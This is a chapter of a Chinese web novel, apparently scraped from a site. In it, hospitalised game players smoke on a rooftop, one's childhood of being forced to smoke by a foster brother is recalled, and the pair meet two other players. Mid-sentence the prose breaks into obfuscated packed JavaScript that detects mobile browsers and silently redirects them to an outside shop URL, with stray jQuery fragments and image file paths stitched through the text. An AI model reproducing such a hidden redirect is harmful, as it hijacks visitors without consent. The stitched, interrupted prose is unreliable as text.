53.陪一根

作品:《请在我的废墟里爱我

    一周后,两位病患已经能下床走路,成功转到普通病房。


    医院天台上,寒风卷着细雪掠过,初与序靠在锈蚀的铁栏边,两指间夹着一支燃了一半的烟。她身上披着宽大的灰色大衣,里面蓝白条纹的病号服被风吹得微微鼓起,隐约露出腰间还未拆尽的绷带。


    冬逢初站在她身侧,同样披着大衣,病号服领口处还能看见锁骨附近的医用贴布。他嘴里咬着烟,低头拢住火机,挡风点烟,火光映出他苍白的下颌线。


    “为什么不去看眼睛?”他将打火机揣近口袋里,看着初与序灰蒙蒙的右眼。


    初与序转过身,胳膊搭在栏杆上:“治不好,习惯这样了。”


    冬逢初不说话,眉眼在缭绕的烟雾下有些朦胧。


    “你觉得,《死亡电梯》副本最后的那颗心脏…是谁的?”初与序的声音混在风里。


    冬逢初手指一顿,没想到都过去一周了,初与序还在思考副本的事。


    “不是‘谁的’。”他想了想,最终回答,“是‘什么’的。”


    初与序侧头看他。


    冬逢初吐出一口烟雾:“那栋大厦本身是活的,电梯是血管,楼层是器官,玩家是养料,而那颗心脏…”


    “是核心。”初与序接上他的话,“但不是天然形成的。”


    冬逢初露出淡淡的笑容:“你也发现了?”


    初与序咬着烟,从口袋里摸出一张皱巴巴的纸条:“这是随歌前几天从暗网搞来的情报。”她展开纸条,上面潦草地写着:


    【《死亡电梯》最初是S级训练场,后因起大火废弃】


    “训练场,有人曾经在这栋楼里养怪物,或者养活人。”初与序得出结论,“我怀疑这栋楼是从现实改版而来,而永冬之城有玩家曾经和这栋楼有关系。”她弹了弹烟灰,望着远处被雪幕笼罩的城市轮廓,好似在自言自语:“永冬之城,到底是什么地方…”


    冬逢初沉默着,因为寒冷,他呼出的白气与烟雾纠缠在一起。


    “你恢复记忆了吗?”初与序忽然问。


    “没有。”冬逢初摇头,“什么都想不起来。”


    初与序刚想说话,天台的铁门突然“吱呀”一声被推开,景明垂垂眼走来。初与序手一抖,条件反射地把烟塞进冬逢初空着的左手里。


    “原来你们在这里。”景明垂的目光扫过两人,最后停在冬逢初拿着的两支烟上。其中一支快燃到尽头,另一支刚点燃不久,烟丝在寒风中上升。


    “初与序,你又抽烟?”她盯着初与序。


    初与序立刻摇头,黑发被风吹得凌乱:“没有。”她背在身后的手悄悄戳了戳冬逢初的后腰。冬逢初僵了一瞬,随即面不改色地举起手,烟灰簌簌落在他的病号服袖口:“……对,她没抽,这两根是我的。这一根快燃完了,又点了一根……”


    景明垂的目光在那支“刚点燃”的烟上停留了两秒,最终点了点头:“医生说他二十分钟后要来查房,你们记得回去。”


    直到天台门重新关上,初与序才长舒一口气,从冬逢初手里拿回自己的烟:“多谢。”


    景明垂不允许初与序抽烟。而她刚成年就会抽烟这件事要追溯到很久以前。


    初与序小时候,曾经有很长一段时间被寄养家庭的养兄和他的朋友逼着吸烟,硬生生将点燃的烟塞进她嘴里。他们笑着,看她被呛得咳嗽流泪,有逼她喝下烟灰泡的水,觉得这样“好玩”。如果她不肯,就会挨打。


    她也想过要报警,但逼迫她的是寄养家庭的养兄,如果报警,自己可能面临流离失所甚至更严重的后果。只能忍气吞声,独自忍受痛苦。


    就这样,初与序慢慢的学会了吸烟,甚至习惯了吸烟。她知道这种行为不对。(作者警告:未成年禁止抽烟!吸烟有害健康,对发育中的身体伤害尤其严重!)


    (本文是虚构剧情,绝非现实参考!如果现实生活中遭遇他人强迫吸烟、暴力胁迫等任何伤害行为,请报警或向可信赖的成年人求助!)


    在善佑青少年医院时,她偶尔会躲在卫生间或天台上偷偷抽。景明垂发现后,什么也没说,只是在当天晚上趁她熟睡,溜到她病房,把她一整包烟顺走藏了起来,并严厉禁止初与序碰烟。


    “戒了吧。”景明垂当时平静地说,“你不喜欢,不是吗?”


    初与序确实不喜欢,她没有烟瘾。后来住在医院的几年,她真的没有再碰过烟。直到现在成年。


    偶尔,在被噩梦惊醒的深夜,在想事情的时候,她还是会点一支。


    冬逢初看着她指间没抽多少的烟,又看看自己手里那支快抽完的,忽然明白了什么。


    初与序抽烟的开始,大概不是因为她自己想抽。


    他沉默了一会儿,伸手轻轻碰了碰她的烟尾,火星在寒风中微微一亮。


    “少抽烟。”他说,声音很轻,眼底带着温柔,“但如果你要吸烟,可以带我一个。”


    初与序侧目看他。


    冬逢初垂着眼,动作熟练地弹了下烟灰。他抽烟的姿势很稳,吐息间没有半点生涩,显然是个老手。初与序开始怀疑他很早之前就开始抽了。


    初与序只是笑了笑:“你倒是藏得很深。”


    她将两人的烟头一并熄灭,丢进垃圾桶:“回去了,医生该来查房了。”冬逢初点点头,拢紧大衣跟在她身后。


    走廊的灯光在雪夜里显得格外冷白,两人刚转过拐角,迎面就撞上了熟悉的面孔。


    “初姐姐!冬哥哥!”穿着宽大病号服的少年眼睛一亮,小跑着过来。


    宋睿,之前《狼人杀》副本里那个总躲在三人身后的男孩,现在个子似乎长高了,但眼神依旧清澈得不像永冬之城的玩家。他身旁站着个二十出头的男人,右臂打着石膏,眉骨处贴了快纱布。


    初与序认出了他,是全服第一百零二的林海。


    “好巧。”冬逢初微微颔首。


    宋睿兴奋地跑过来,向两人介绍林海:“这是林哥哥,我和他们组了队。”他又转向林海,“林哥,这就是我常和你


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16061667|177773||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''说的,在新手副本带我的前辈们。”


    林海露出得体的笑容,伸出左手:“久仰,常听宋睿提起二位。如今见到,果然气质非凡。”


    初与序垂眸,注意到他右手虎口处有长期握枪留下的茧。她轻轻握了握:“伤得不轻。”


    “副本里的小意外,幸好伤的是我。”林海语气轻松。


    宋睿立刻接话:“上个副本,那个变异怪物向我扑过来时,是林哥把我推开才受伤的。”他的声音因为愧疚低了下去,手指无意识地揪住病号服衣角。


    林海拍了拍宋睿肩膀:“没事,这么点伤,我抗得住。”初与序露出淡淡的笑容:“宋睿现在有高手罩着,我们倒是放心多了。不过副本里的‘救命之恩’最贵了,你以后记得多留点积分‘还人情’啊,别傻乎乎全交底了。”


    冬逢初点头,也笑着接话:“是啊,排行榜前两百的玩家,大部分都是‘一步一算计’练出来的。这么讲义气的林哥能帮你抗刀一定是好事,但未必每时每刻都这么‘巧’,要好好加强自己。”


    “你们放心吧,我肯定会的!”宋睿兴奋地点点头。


    林海突然笑出声,揽住宋睿肩膀:“走吧宋睿,医生该来查房了。”


    分别时,初与序最后看了眼宋睿的背影。少年正仰着头和林海说着什么,眼里满是信赖。


    “希望是我们想多了。”冬逢初低声道。


    初与序没说话。


    两人踩着点回到病房。很巧的是,回北和向枝冥也被转移到这间普通病房。


    “哟,卡着点回来了。”向枝冥盘腿坐在床上抛铜钱,“医生刚来过,说你们…”


    话音未落,主治医生就拿着病历板推门而入,扫过四人:“恢复不错。”他着重看了眼初与序和冬逢初的伤口监测数据单,“下周一就能出院,前提是你们四个别惹事。”


    回北眉梢一扬:“正好赶上讨论会。”


    火腿面包被允许呆在初与序身边,它跳上初与序肩膀,忽然眨眨眼睛,凑近初与序:“你身上好像有淡淡的烟味?你抽烟了?还是我闻错了?”


    病房瞬间安静,医生抬起头,目光落在初与序身上:“我怎么记得玩家景明垂不让你抽烟呢?”


    冬逢初面不改色地举起手:“我抽的,初与序和我待在一起,沾上烟味了。”


    “他抽的。”初与序认真地补充。


    医生狐疑地扫视他们,最终在病历板上唰唰写下几行字:“肺部功能复查加项”。


    等医生走后,向枝冥终于憋不住笑出声:“你们这掩护打得……”


    回北一脚踹在他床架上,示意他看病房角落的监控摄像头。而初与序没好气地拎起火腿面包,将他丢到冬逢初床上:“给你了,不用谢。”


    “熄灯睡觉了。”向枝冥抛出铜钱,铜钱精准地砸到病房开关上,随着“啪”一声,整间病房陷入黑暗。


    冬逢初拍了拍面包,示意它自己去枕头边睡。


    “晚安。”他看向初与序,笑着说。


    “……晚安。”